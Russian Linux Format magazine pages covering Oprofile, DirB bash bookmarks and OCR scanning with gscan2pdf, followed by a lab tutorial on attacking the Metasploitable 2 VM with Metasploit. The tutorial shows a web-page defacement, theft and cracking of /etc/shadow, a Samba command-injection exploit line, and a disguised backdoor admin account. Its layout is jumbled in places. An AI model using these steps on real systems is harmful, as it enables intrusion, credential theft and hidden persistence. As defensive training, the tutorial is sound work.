Этот небольшой фрагмент являет собой менее 1 % всех записанных данных, но на нем проще будет дать пояснения.

В верхней части вы видите описание архитектуры системы, в данном случае это Intel Core 2. В каждом блоке с данными три столбца. В первом столбце указано количество собранных данных; во втором – время, потраченное на этот процесс; в третьем – все перехваченные процессы. Например, если смотреть видео с YouTube из *Firefox*, обращение к библиотеке Flash будет перехвачено и появится в третьем столбце.

Если вы предпочли бы сначала поработать в графическом интерфейсе, чтобы получить представление о происходящем, прежде чем очертя голову ринуться в командную строку, имеет смысл обратиться к *oprofilegui*. В этой программе можно настроить все компоненты *Oprofile* – например, выбрать системные события для мониторинга, после чего настройки будут записаны в файл */root/oprofile/daemonrc*. Если вы установите эту программу, ее можно будет запускать из терминала командой *oprof_start*.


Мы лишь поверхностно коснулись простейших возможностей *Oprofile*, потому что подлинное раскрытие ее потенциала выходит за пределы этой статьи. Более подробное обсуждение завело бы нас в дебри программирования, а это не совсем в русле нашего урока.

Закладки Bash


Оставим высший пилотаж в покое и рассмотрим один из самых веселых проектов для командной строки, который наверняка оценят все пользователи *Bash*.

Проект *DirB* идеально подходит тем, кто подолгу просиживает в командной строке и хотел бы побыстрее переключаться между каталогами. То есть, если вам часто приходится набирать длинные пути до вложенных каталогов, с *DirB* можно создать закладки для этих каталогов. С этими закладками можно будет перейти в нужный каталог нажатием пары клавиш.

Откройте ссылку <http://www.verilog.net/dirb.info/bashDirB.txt> и скопируйте текст, появившийся на экране, в свой излюбленный



➤ При наведении курсора мыши на каждое из событий слева появится краткое описание, а команда *orhelp* предоставит руководство по процессору, на которое стоит взглянуть.



➤ Команда *orhelp* выведет все возможные события процессора, которые *Oprofile* умеет отслеживать в вашей архитектуре.

текстовый редактор. Первая строка под начальным комментарием *PS1="~\033J0;w\007\|t \|>"* нам без надобности – она изменит внешний вид терминала, отображение текущего каталога и других данных; поэтому прокомментируйте ее, приписав в начале строки значок #.

Теперь сохраните файл под именем *~/dirb*, откройте файл *п~/bashrc* в текстовом редакторе и добавьте в его конец строку *source ~/dirb*. Закончив установку, можно создавать закладки в командной строке.

Создаем закладку

Чтобы создать закладку на каталог, сначала перейдите в него обычной командой *cd*:

```
cd ~/Music
```

Теперь наберите *s m*, и все будет готово. Буква *m* – это закладка для нашего каталога *~/Music*, созданная с помощью *DirB*. *s*, как легко предположить, означает *save directory bookmark* [сохранить закладку для каталога].

С помощью *s* можно создавать закладки и без перехода в каталог, но тогда потребуется указывать полный путь до каталога, например: *s PP /home/linuxlala/Pictures/picnic-2010*. Так как *DirB* чувствительна к регистру, можно создать закладки *pp* и *PP*, указывающие на разные каталоги.

Теперь в каталог *~/Music* можно перейти командой *g*, которая означает *go to directory* [перейти в каталог]: *g m*. Обратите внимание на пробелы, помещенные между двумя буквами в обеих командах.

С *DirB* можно позабыть о *cd*, вместо нее пользуясь *g*. В смысле, команда *g* работает и для полного пути.

Закладку не обязательно обозначать одной буквой – она может состоять и из нескольких. Например, если *m* ссылается на каталог *~/Music*, можно создать закладку *mo* для каталога с семейным видео.

Команда *sl* выведет список всех закладок на каталоги. Затем командой *d* можно просмотреть путь до каталога. Так, команда *d m* выведет на экран */home/linuxlala/Music/*.

Если надобность в закладке на каталог окончательно отпала, удалите ее командой *r*. Например, *r d* удалит закладку на *~/Desktop*.

В *DirB* есть и другие команды, например, *p*, которая похожа на команду *pushd* в *Bash*.

На привыкание к командной строке, безусловно, потребуется некоторое время, особенно если вы предпочитаете мышь клавиатуре; но с автодополнением, расширением истории, *DirB* и другими утилитами, которые способствуют вашему просмотру сайтов, получению и отправлению почты, работе с документами, подключению к удаленным компьютерам и даже профилированию и выполнению аудита файловой системы, есть множество веских причин обратиться к *Bash* и восславить его невероятную эффективность. LXF

Скорая помощь

Если вы хотите профилировать ядро, вам понадобится специальный файл *vmlinux*. В большинстве дистрибутивов стандартное ядро изменено, поэтому найдите правильный файл.



Хранение: Все

В офисе **Нейла Ботвика** нет бумажных документов: он сканирует их с OCR и превращает в текстовые файлы, читаемые ПО индексации рабочего стола.




Наш эксперт

У **Нейла Ботвика** по компьютеру в каждой комнате, но он ничем не скажет вам, где находится центральный сервер – по соображениям безопасности.

Если верить ТВ-программам, которые я смотрел в детстве, сейчас у нас должны были быть летающие автомобили и офисы без бумажных документов. Автомобили пока не летают (разве что за рулем Брюс Уиллис), а бумаг в офисах меньше не стало. Было бы здорово избавиться от всех этих заявлений и прочих документов, приходящих к нам каждый день вместе с почтовым спамом, но в отличие от последнего многие из них подлежат хранению. На двух страницах нам не рассказать, как строят летающие автомобили, и мы поделимся простым способом избавиться от документов, сохранив их содержимое. Это не только экономит место, но оно и надежнее – ведь цифровые файлы можно сохранить в резервной копии (кто читал прошлый номер *Linux Format*, знает, чем я пользуюсь для этого).

По-простому, скормите документы сканеру и сохраните их в подходящем сжатом, но универсальном формате, например, PNG или PDF, дав им подходящее имя, чтобы потом легко их найти. Но есть и лучшее решение. К файлу изображения можно добавить информацию, доступную для чтения программой индексации рабочего стола, типа *Meta Tracker* в Gnome или *Semantic Desktop* или *Recoll* в KDE. Для этого нужно обработать отсканированную страницу программой оптического распознавания текста (OCR), чтобы получить текстовую версию документа. Эта текстовая версия хранится в файле вместе с изображением, обычно в формате PDF, и при просмотре документа вы видите отсканиро-



Файлы в формате PDF могут быть великоваты, но это единственный формат, позволяющий добавить в каждый файл метаданные.


ванное изображение, а поисковая машина рабочего стола находит текст и индексирует его.

Сделать это можно из командной строки: изображение со сканера заберет *scanimage* из SANE, текстовую версию создаст программа OCR – *Cuneiform*, *GOCR* или *Tesseract*, а объединит файлы *ImageMagick*. Все это можно собрать в скрипт и делать все одной командой, добавив поддержку сканеров с автоподачей или кнопку Push для сканирования следующей страницы. Можете сделать это сами или воспользуйтесь *gscan2pdf*, которая сделает это за вас, и добавьте в свой арсенал новую графическую программу. Исходный код имеется на <http://gscan2pdf.sourceforge.net>, но придется добывать довольно много зависимостей (это программа на Perl, и кроме клиентских программ для основной работы ей нужен набор модулей Perl), поэтому надежнее будет установить ее через менеджер пакетов дистрибутива.

Знакомство с gscan2pdf

Запустите программу и нажмите на кнопку Scan [Сканировать], чтобы открыть окно Scan Options [Параметры сканирования]. Все заданные здесь параметры будут применяться при следующих запусках программы. Поэкспериментируйте с типом сканирования [Scan Type] и разрешением [Resolution], а также с различными движками OCR, чтобы понять, какой из них дает лучшие результаты. При этом удобнее сначала отключить OCR на вкладке Page Options [Параметры страницы] и только сканировать, а затем проверить различные настройки OCR на одной и той же отсканированной копии.

Основные настройки на вкладке Scan Mode [Режим сканирования] – это режим сканирования [Mode] и разрешение [Resolution]. При сканировании в оттенках серого [Greyscale] затрачивается больше времени и получается файл большего размера по сравнению со штриховым рисунком [lineart]. Для сканирования в полноцветном формате нужно еще больше ресурсов, поэтому подумайте о том, что вам действительно нужно – нередко достаточно штрихового рисунка (черно-белого), к тому же он обычно лучше распознается в текст. Разрешение для хорошего распознавания обычно не должно быть менее 400 dpi.



Задайте количество и формат сканируемых страниц, а также – нужно ли распознать текст сразу после сканирования.

Сканируем

На вкладке Page Options [Параметры страницы] можно так-же задать количество сканируемых страниц. При подаче страниц в сканер по одной установите его в 1, если ваш сканер не такой, как мой – тот шумит достаточно, чтобы стало ясно: головка возвращается и пора вставлять лист бумаги, пока не началось новое сканирование. Отсканировав пару страниц в *gscan2pdf*, попробуйте различные движки распознавания текста. Запустите OCR из меню инструментов, выберите один из доступных движков OCR, и пусть он делает свое дело. Затем загляните на вкладку OCR Output [Результат распознавания] и оцените результат – чтобы прочесть текст, придется увеличить масштаб. Чтобы удалить текст и попробовать другой движок, выберите Edit > Clear OCR [Правка > Очистить текст]. В моей системе лучшие результаты дал *GOOCR*, но это, видимо, в числе прочего зависит от качества сканируемых страниц.

Выбрав подходящие настройки сканирования и распознавания, задайте их в окне Scan Documents [Сканировать документы] и двигайтесь дальше. В конце нажмите Save [Сохранить], чтобы сохранить файл. Лучший формат – PDF. Он читается почти на всех устройствах и будет читаться еще очень долго, к тому же текст внутри него доступен для индексирования поисковым системам. Сохранение может отнять больше времени, чем вы ожидали, потому что именно сейчас различные изображения и текстовые страницы объединяются в один файл.

Уменьшение размера

Разрешение для распознавания текста должно быть намного больше, чем для просмотра документа на экране, если только вы не намерены смаковать отдельные буквы, поэтому файлы, которые у вас получатся, будут увесистее, чем нужно. Для одного-двух файлов это некритично, но помножьте их на регулярные банковские отчеты и выписки с кредитных карт, коммунальные квитанции и другие бумаги за год – и вот ваш диск забит.

Экономить место можно разными способами – например, сканирование в штриховом рисунке вместо оттенков серого значительно уменьшит размер файлов. Банковский отчет в пять страниц, отсканированный с разрешением 600 dpi в оттенках серого, занял 29 МБ в PDF-файле; при сканировании в штриховом рисунке с тем же разрешением размер файла уменьшился до 1 МБ, и полезная информация вся уцелела. Формат файла тоже может иметь значение – *gscan2pdf* поддерживает формат

Дежа вю?

DjVu (произносится «дежа вю») – формат файлов, предназначенный специально для архивации отсканированных изображений и документов с высоким сжатием, и файлы в этом формате гораздо меньше PNG, PDF и даже JPEG.

Как и JPEG, это формат сжатия с потерей информации, но он не создает таких явных артефактов на сканируемых изображениях, как JPEG. Это неудивительно: JPEG – формат для фотографий, и сканирование документов совсем не его дело. В результате DjVu дает хорошие результаты при увеличении масштаба

отсканированных документов и позволяет быстрее переслать файлы через Интернет для загрузки на сайт или создания резервной копии архивов в облаке.

Этот формат появился в 1998 году, хотя тогда был не слишком известен. Он поддерживается всеми крупными браузерами и утилитами для просмотра изображений на всех платформах. При этом он далеко не так популярен, как PDF, и это формат с потерями данных, поэтому хорошенько расставьте приоритеты у наилучшего качества, повсеместной читаемости и размера файла.

DjVu (произносится «дежа вю»), предназначенный специально для архивации цифровых документов с высоким сжатием. В этом формате файл занял 5 МБ в оттенках серого и 300 КБ в штриховом рисунке – мощная экономия места! Более подробная информация о DjVu приведена во врезке.


Размер файлов можно уменьшить и после распознавания, и сделать это можно по-разному. Сохраняя в формате PDF, можно снизить число пикселей на дюйм [PPI] в окне PDF Save [Сохранение PDF]. Стандартное значение – 72; установив его в 36, мы вдвое снизим эффективное разрешение, уменьшив количество пикселей на 75 %. Другая альтернатива, единственная, если используется другой формат – изменить размер изображений во внешней программе. В *gscan2pdf* есть опция такого запуска, и по умолчанию берется программа *GIMP*.

Mogrifi-кация

Чтобы изменить размер изображения, можно добавить параметры к команде **mogrify** из *ImageMagick*. **Mogrify** очень похожа на более знакомую команду **convert**; главное отличие в том, что преобразованное сообщение она записывает не в новый файл, а в оригинал, и поэтому считается небезопасной. Но мы не дадим ей волю куражиться над нашими ценными кадрами, так что проблем не будет. Откройте окно Preferences [Свойства], нажмите на кнопку Add [Добавить] в разделе User-defined [Пользовательские утилиты] и введите команду

```
mogrify -resize 50% %i
```

Вас вряд ли удивит пояснение, что эта команда снизит разрешение до 50 % от исходного. Используйте любую достаточную для вас величину – с 25 % и исходным разрешением 600 dpi мы получим хорошо читаемый файл, значительно уменьшив его размер. Чтобы изменить размер страниц, нажмите кнопку Select All Pages [Выделить все страницы], затем запустите **mogrify** из меню Tools > User-defined [Утилиты > Пользовательские]. При экспериментах с настройками, такими как разрешение изображения и настройки распознавания, сохраняйте оригиналы сканированных изображений в PDF. Тогда, если вам почему-либо не понравятся результаты, их можно загрузить в *gscan2pdf*, не сканируя документ заново. **LXF**



➤ Режим сканирования и разрешение существенно влияют на результаты распознавания и на размер сохраненных файлов.

Безопасность: Хак

Бен Эверард покажет вам несколько подлых трюков, которыми пользуются хакеры для взлома, и наилучшие способы остановить их.



Наш эксперт

Бен Эверард бросил работу IT-консультанта, чтобы на два года отправиться в Танзанию устанавливать системы на базе Ubuntu в школах. Теперь его знания находят применение в бурлящем котле открытий – редакции *Linux Format*.

» Если не удается украсть хэши паролей, попытайтесь использовать грубую силу для удаленного взлома логинов с помощью *Xhydra*; но это намного медленнее.

Хакерство считается чем-то вроде черной магии, о которой принято говорить приглушенным голосом или на не поддающемся расшифровке 1337-жаргоне [Интернет-вариант английского у хакеров, заменяющих буквы на похожие цифры – так, 1337 значит leet, «элита», – прим. пер.] в подозрительных закоулках Интернета. Однако хороший сисадмин обязан научиться хотя бы основным хакерским умениям, чтобы быть в состоянии обеспечить эффективную защиту.

На этом уроке мы будем использовать *Metasploit*, web-клиент для управления и организации атак. Он идет в нескольких версиях; версия сообщества – которой мы и будем здесь пользоваться – бесплатная, но вам придется зарегистрироваться, чтобы получить ключ. В качестве альтернативы можете использовать *Metasploit-Framework*, инструмент командной строки с открытым кодом, для организации тех же самых атак.

Metasploit Community Edition можно загрузить с www.metasploit.com/download. Это любимый инструмент как начинающих хакеров (которые ценят в нем подборку эксплоитов и простой в использовании интерфейс), так и умудренных опытом профессионалов, которые ценят способность быстро организовывать новые атаки.

Для тестирования вторжения всегда нужна жертва, и в этом случае мы будем использовать *Metasploitable 2*, сознательно созданную уязвимую машину, чья цель – обучить распознавать вторжение. Она имеется на DVD; также можно загрузить ее с www.sourceforge.net/projects/metasploitable/files/Metasploitable2. Получив ее, пройдите через пошаговую настройку тестовой среды.

Создав эту среду, начнем хакерскую атаку! *Metasploit* работает над «проектами», и первое, что нам надо сделать – создать новый. Нацельте свой браузер на <https://localhost:3790> и войдите в веб-приложение. Затем перейдите в Project (вверху справа)

> Create New Project [Проект > Создать новый проект]. Нужно будет дать ему имя и описание, но важным разделом на странице Project Settings [Настройки] является Network Range [Диапазон сети]. Он определяет IP-адреса для сканирования. То, что войдет сюда, зависит от диапазона сети на хосте [host-only] *VirtualBox*. По умолчанию это будет **192.168.56.1-255**. Но если вы используете этот диапазон в своей обычной сети, вам, возможно, придется исправить его и здесь, и в *VirtualBox*. Введя все данные, щелкните по Create Project.

Теперь *Metasploit* переведет вас на страницу Overview [Обзор]. Щелкните по Scan... [Сканирование] затем Launch Scan [Запуск сканирования] для определения всех хостов в вашей сети. Обнаружится две машины: хост и виртуальная машина *Metasploitable*.

Зайдем на сервер

По завершении вернитесь в Overview, и вы должны увидеть в списке два хоста. Щелкните по 2 Hosts для просмотра, затем щелкните по IP-адресу *Metasploitable* для просмотра подробностей, обнаруженных *Metasploit*.

Во вкладке Vulnerabilities [Уязвимости] вы найдете уязвимость Java. Щелкните по первой ссылке в колонке Exploit [Эксплойт], затем – Run Module [Запустить модуль].

Это подвергнет уязвимость атаке для получения доступа к серверу. По завершении работы эксплойта щелкните по вкладке Session, затем Session 1, и, наконец, Command Shell для перехода в оболочку *Meterpreter*. Это интерфейс командной строки, специально разработанный для взаимодействия со взломанными серверами. Основная разница между ним и обычной оболочкой в том, что он работает как на хост-системе, так и на взломанном сервере, позволяя перенести информацию с одного на другой. Он действует две рабочих директории: обычную рабочую директорию на сервере, а локальную рабочую директорию – на локальной машине. Чтобы вывести их на экран, используйте

```
getwd
для распечатки директории на сервере, и
getlwd
```


Вы можете вывести полный список команд, введя **help**. В истинно хакерской манере посвятим нашу первую атаку совершению вандализма с главной страницей сервера, так что переименуем в соответствующие директории:

```
cd /var/www
lcd /home/ben
```

где **/home/ben** – это ваша домашняя директория на локальной машине. Затем захватим главную страницу сервера с помощью `download index.php`

Файл **index.php** скопируется в вашу домашнюю директорию, и вы сможете отредактировать его по своему усмотрению и сделать с ним все, чего душа пожелает. Из-за прав доступа может оказаться, что надо использовать текстовый редактор от имени root, например, запустив `sudo nano index.php` (в локальном терминале, не в оболочке *Meterpreter*). Мы добавили строки




```
<h1>You've been pwned by 83n'5 1337 h@x1n6 5Ki1Lz</h1>
</code>
```



сервера



Шаг за шагом: Настраиваем среду



1 Распакуйте образ VM



Распакуйте образ виртуальной машины Metasploitable с помощью `unzip metasploitable-linux-2.0.0.zip`. Примечание: получится файл размером 2 ссссГБ, так что убедитесь в наличии необходимого места на диске.

2 Создайте виртуальную сеть

Откройте *VirtualBox*, перейдите в File > Preferences > Network и щелкните по значку +, чтобы создать виртуальную сеть.

3 Создайте VM

В *VirtualBox* щелкните по New, чтобы создать виртуальную машину. Когда вам предложат это сделать, выберите виртуальный диск (VMDK), распакованный на шаге 1.



4 Измените на Host-only

Щелкните правой кнопкой по новой виртуальной машине и нажмите на Settings. Перейдите в Network и измените Attached To на Host-only Adapter.

5 Установите

В терминале перейдите туда, куда вы скачали *Metasploit*, и запустите `chmod +x metasploit-latest-linux-x64-installer.run`, затем `sudo ./metasploit-latest-linux-x64-installer.run`

6 Подберите ключ

При первом запуске вам предложат зарегистрироваться, чтобы получить ключ Metasploit на свой адрес электронной почты. Получив этот ключ, активируйте *Metasploit*.

в тело HTML. После соответствующей настройки можете вернуть ее на сервер, используя

```
upload index.php
```

Направив свой браузер на сайт сервера Metasploitable (в нашем случае – <http://192.168.56.101>), вы увидите результаты своих трудов (см. рис. 1).

Мы можем пойти на шаг дальше и подвергнуть атаке пользовательские пароли. Для этого сначала украдем файл `shadow` с хэшами паролей.

В оболочке *Meterpreter* введите

```
cd /etc
```

```
download shadow
```

Теперь на своей локальной машине взломайте пароли, используя *John The Ripper*. Обычно это приложение идет в пакете под названием `john` (он есть в репозиториях большинства дистрибутивов). Установив его, откройте локальный терминал и запустите

```
john shadow
```

JTR попытается взломать пароли, начав с подборки на основе словаря. Обычно вам приходится выключать все остальные приложения, чтобы высвободить для этого процесса большую часть системных ресурсов, но в данном случае это излишество. Шесть из семи паролей будут подобраны почти немедленно. На пароль `root` уйдет куда больше времени, но он нам не нужен. Используйте `Ctrl+c`, чтобы прервать взлом, как только получите

» Не хотите пропустить номер? Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)

Другие векторы атаки

В виртуальной машине Metasploitable больше дыр, чем в связке баранок, и многие из них мы здесь не рассматривали. Конечно, мы не хотим раскрывать слишком многое (чтобы не портить удовольствие), но если вам интересны другие атаки, вы, возможно, захотите взглянуть в распространенный C-компилятор, пошарить

на FTP-сервере и проверить порты 512-4. Каждый из них даст вам шанс проникнуть внутрь, если их немного подтолкнуть в известном направлении.

Мы также не исчерпали все слабые места *Samba*, а из-за шаткой конфигурации ее можно раскрутить на доступ к файловой системе root.

Скорая помощь

Exploit Database (www.exploit-db.com) содержит список известных уязвимостей, на предмет которых вы можете проверить свой сервер.

пароль к **msfadmin**. Теперь подключитесь через **ssh** к компьютеру Metasploitable:

```
ssh msfadmin@192.168.56.101
```

Вы должны были получить пароль во время выполнения последнего шага (мы не будем делать все за вас!) **Msfadmin** имеет права администратора, и вы сможете создать оболочку root:

```
sudo bash
```

Теперь резвитесь как хотите! Конечно, если вы повредите систему, вам, прежде чем приступить к новым атакам, придется заново создавать виртуальный жесткий диск.

Одной из главных задач в хакерстве является обнаружение работающих на сервере уязвимостей. В предыдущей атаке *Metasploit* нашел для нас одну, но это случай редкий. Обычно приходится заниматься практически детективной работой или применять старый добрый метод проб и ошибок. В *Metasploit* перейдите в Analysis > Hosts [Анализ > Хосты] и щелкните по хосту Metasploitable. На новой странице вы увидите список сервисов. Попробуем подвергнуть атаке *Samba*.

Перейдите в Modules, введите Samba в Search Modules [Поиск модулей] и нажмите на Enter. У вас должна отобразиться серия модулей, которые могут работать (хотя многие из них не будут). Немного экспериментов – и мы обнаружим, что работает **Samba “username map script” Command Execution**.

Щелкните по ее ссылке в списке Modules, чтобы открыть новую страницу, перечисляющую ее опции. Измените Target Addresses [Целевые адреса], чтобы это был просто IP сервера Metasploitable,



Рис. 1. Изуродование сайта – отличный способ продемонстрировать слабость системной защиты.

измените Payload Type с *Meterpreter* на Command Shell, и щелкните по Run Module. Откроется новая оболочка, но вместо интерфейса *Meterpreter*, который мы использовали раньше, мы попадем в более знакомую командную строку *Bash*. Запуск **whoami** объяснит нам, что мы root.

С правами root нам подвластно все. Помимо изменения данных на сервере, мы можем использовать его как часть более крупной атаки. Например, установим на нем *John The Ripper* и применим его мощь для взлома паролей. Однако сперва надо убедиться, что у нас есть постоянный доступ. Пользователи могут менять свои пароли, а сисадмины – обновлять программы в любое время, и мы должны быть готовы оставить себе лазейку на такой случай. Можно загрузить в систему троян, но проще будет создать собственного пользователя и заходить через **ssh**.

```
adduser sqladmin -M
```

```
adduser sqladmin admin
```

создаст пользователя **sqladmin** и даст ему права администратора (**sudo**). **-M** прикажет системе не создавать домашнюю директорию для пользователя – это поможет избежать лишних подозрений. Мы взяли «псевдоним» **sqladmin** – он звучит как имя системного пользователя и в любом отчете не покажется инородным.

Пауза на размышления


Но прежде чем пуститься в пляс, предвкусывая, какое безобразие мы сейчас учиним, давайте вернемся на шаг назад и посмотрим, как работает скрипт.

Уязвимость кроется в скрипте *Samba username map*. Он не используется в настройке *Samba* по умолчанию и не работает на многих системах *Samba* даже и с уязвимой версией сервера. Но если эта опция активирована, сервер передаст имя пользователя скрипту, который отображает имя пользователя, предоставленное удаленным клиентом, в имени, которое *Samba* должна использовать в качестве логина. Однако скрипт **user map** – это просто команда системе, и *Samba* не проверяет вводимых имен пользователей для любых символов оболочки перед отсылкой их скрипту.

Отыщите скрипт эксплойта **usermap_script.rb** в **/opt/metasploit-4.4.0/msf3/modules/exploits/multi/samba** и откройте его в текстовом редакторе. Это скрипт Ruby, но не горюйте, если вы не знаете этого языка – он вполне понятен и не требует объяснений. Большинство скрипта составляют различные определения, а нижний раздел, под **def exploit**, выполняет всю грязную работу.

Фактически, ключ к этому взлому – всего одна строка:

```
username = "/=\`nohup “ payload.encoded + “”
```



» Пропустили номер? Узнайте на с. 104, как получить его прямо сейчас.

